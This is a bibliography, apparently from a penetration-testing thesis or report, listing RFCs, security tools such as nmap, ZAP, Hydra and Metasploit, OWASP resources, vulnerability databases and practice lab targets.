[9] McClure, Scambray, Kurtz, "Hacking Exposed 7, Network Security Secrets and Solutions", McGraw Hill, 2012, ISBN: 978-0-07-178029-2

[10] GitHub, The Harvester, https://github.com/laramies/theHarvester

[11] Netcraft, http:\www.netcraft.com

[12] Ken Harrenstien,Vic White, "NICNAME/WHOIS", RFC-812, March 1982

[13] L. Daigle, "WHOIS Protocol Specification", RFC-3912, September 2004

[14] J. Postel, "INTERNET CONTROL MESSAGE PROTOCOL", RFC-792, September 1981

[15] fping, https://fping.org/

[16] nmap, https://nmap.org/

[17] HTTP fingerprinting, http://www.net-square.com/httprint_paper.html

[18] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, T. Berners-Lee, "Hypertext Transfer Protocol — HTTP/1.1", RFC-2616, June 1999

[19] E. Rescorla, "HTTP Over TLS", RFC-2818, May 2000

[20] R. Stewart, "Stream Control Transmission Protocol", RFC-4960, September 2007

[21] NMap.org, Remote OS detection, https://nmap.org/nmap-fingerprinting-article.txt

[22] Information Sciences Institute, University of Southern California, "Transmission Control Protocol", RFC-793, September 1981

[23] J. Postel, J. Reynold, "TELNET PROTOCOL SPECIFICATION", RFC-854, May 1983

[24] J. Postel, J. Reynold, ISI, "FILE TRANSFER PROTOCOL (FTP)", RFC-959, October 1985

[25] Nbtstat, https://technet.microsoft.com/en-us/library/cc940106.aspx

[26] NBTScan, NetBIOS Name Network Scanner, http://www.inetcat.org/software/nbtscan.html

[27] Security Features of SNMPv3, Uri Blumenthal, Bert Wijnen, IBM Watson Research, https://www.simple-times.org/pub/simple-times/issues/5-1.html
[28] Case, Fedor, Schoffstall, Davin, "SNMP", RFC-1157, May 1990
[29] S. Kent, K. Seo, "Security Architecture for the Internet Protocol", RFC-4301, December 2005
[30] D. Harkins, D. Carrel, "The Internet Key Exchange (IKE)", RFC-2409, November 1998
[31] D. Maughan, M. Schertler, M. Schneider, J. Turner, "Internet Security Association and Key Management Protocol (ISAKMP)", RFC-2408, November 1998
[32] Network Working Group, "ROTOCOL STANDARD FOR A NetBIOS SERVICE ON A TCP/UDP TRANSPORT: CONCEPTS AND METHODS" RFC-1001, March 1987
[33] Network Working Group, "PROTOCOL STANDARD FOR A NetBIOS SERVICE ON A TCP/UDP TRANSPORT: DETAILED SPECIFICATIONS" RFC-1002, March 1987
[34] Ike-scan Documentation, NTA, http://www.nta-monitor.com/wiki/index.php/Ike-scan_Documentation
[35] LUA, the programming language, https://www.lua.org/
[36] OpenVAS, OpenSource Vulnerability Assessment System, http://www.openvas.org/index.html
[37] NVD, National Vulnerability Database, https://nvd.nist.gov/
[38] Common Vulnerabilities Exposure, https://cve.mitre.org/
[39] CERT, Software Engineering Institute, https://www.cert.org/
[40] Exploit Database, Offensive Security's Exploit Database Archive, https://www.exploit-db.com/
[41] Cybersecurity Ventures, Application Security Report, http://cybersecurityventures.com/application-security-report-2017/
[42] SANS, 2016 State of Application Security: Skills, Configurations and Components, https://www.sans.org/reading-room/whitepapers/application/2016-state-application-security-skills-configurations-components-36917
[43] WhiteHat Security, Web Applications Security Statistics Report 2016, https://info.whitehatsec.com/rs/675-YBI-674/images/WH-2016-Stats-Report-FINAL.pdf
[44] Acunetix, Web Application Vulnerability Report 2016, https://d3eaqdewfg2crq.cloudfront.net/resources/acunetix-web-application-vulnerability-report-2016.pdf
[45] OWASP Top Ten 2017 Project, https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project
[46] OWASP AppSensor Project, https://www.owasp.org/index.php/OWASP_AppSensor_Project
[47] OWASP, CSRF definition, https://www.owasp.org/index.php/Cross-Site_Request_Forgery(CSRF)
[48] ZAP, Zed Attack Proxy, https://github.com/zaproxy/zaproxy
[49] Arachni, http://www.arachni-scanner.com/
[50] ZAP, User Guide, https://github.com/zaproxy/zap-core-help/wiki
[51] OData Atom Format, https://docs.oasis-open.org/odata/odata-atom-format/v4.0/odata-atom-format-v4.0.html
[52] OWASP DirBuster Project, https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
[53] ZAP 2.6.0 API, https://github.com/zaproxy/zaproxy/wiki/ApiGen_Index
[54] WIVET, Web Input Vector Extractor Teaser, https://github.com/bedirhan/wivet
[55] The WIVET Score of Web Application Scanners, http://sectoolmarket.com/wivet-score-unified-list.html
[56] The Web Application Vulnerability Scanner Evaluation, https://github.com/sectooladdict/wavsep

[57] John the Ripper password cracker http://www.openwall.com/john/
[58] John the Ripper, Documentation http://www.openwall.com/john/doc
[59] John the Ripper, Cracking modes. http://www.openwall.com/john/doc/MODES.shtml
[60] John the Ripper, External mode. http://www.openwall.com/john/doc/EXTERNAL.shtml
[61] THC-Hydra https://www.thc.org/thc-hydra/
[62] GitHub, THC-Hydra https://github.com/vanhauser-thc/thc-hydra
[63] V. Fuller, T. Li "Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan" RFC-4632, August 2006
[64] Buffer Overflows for Dummies https://www.sans.org/reading-room/whitepapers/threats/buffer-overflows-dummies-481
[65] Win32 Buffer Overflow https://github.com/enddo/awesome-windows-exploitation/blob/master/Source/Windows-stack-overflows/Win32%20Buffer%20Overflows%20by%20Dark%20spyrit.txt
[66] Verizon's 2017 Data Breach Investigations Report http://www.verizonenterprise.com/resources/reports/rp_DBIR_2017_Report_en_xg.pdf
[67] PsExec https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
[68] PsExec, How it works http://windowsitpro.com/systems-management/psexec
[69] Fpipe https://www.mcafee.com/us/downloads/free-tools/fpipe.aspx
[70] OWASP, SQL Injection https://www.owasp.org/index.php/SQL_Injection
[71] Damn Vulnerable Web Application http://www.dvwa.co.uk/
[72] sqlmap http://sqlmap.org/
[73] Tor https://www.torproject.org/index.html.en
[74] OWASP, XSS https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
[75] PHP Session ID https://secure.php.net/manual/en/function.session-id.php
[76] Metasploit https://www.metasploit.com/
[77] Armitage https://github.com/rsmudge/armitage
[78] CAPEC, TCP Xmas Scan https://capec.mitre.org/data/definitions/303.html
[79] CVE-2010-0249 https://www.cvedetails.com/cve/cve-2010-0249
[80] Katharina Krombholz, Heidelinde Hobel, Markus Huber, Edgar Weippl, "Advanced social engineering attacks", Journal of Information Security and Applications, Volume 22 Issue C, June 2015, pp. 113-122, DOI 10.1016/j.jisa.2014.09.005
[81] SET, Social Engineering Toolkit https://github.com/trustedsec/social-engineer-toolkit
[82] Alternate Data Streams in NTFS https://blogs.technet.microsoft.com/askcore/2013/03/24/alternate-data-streams-in-ntfs/
[83] NIST, "Guide for Conducting Risk Assessments ", Special Publication 800-30, Vol. 28, No. 2, September 2012, pp. 30-36, DOI 10.6028/NIST.SP.800-30r1
[84] Red Hat Enterprise Linux, Files Controlling User Accounts and Groups https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/3/html/Introduction_to_System_Administration/s1-acctsgrps-rhlspec.html
[85] Kali Linux https://www.kali.org/
[86] Metasplotable 2 https://metasploit.help.rapid7.com/docs/metasploitable-2
[87] Metasplotable 3 https://github.com/rapid7/metasploitable3/wiki
[88] VirtualBox, Virtual networking https://www.virtualbox.org/manual/ch06.html
[89] distcc https://github.com/distcc/distcc
[90] Y. Goland, E. Whitehead, A. Faizi, S. Carter, D. Jensen "HTTP Extensions for Distributed Authoring – WEBDAV" RFC-2518, February 1999
[91] TWiki http://twiki.org/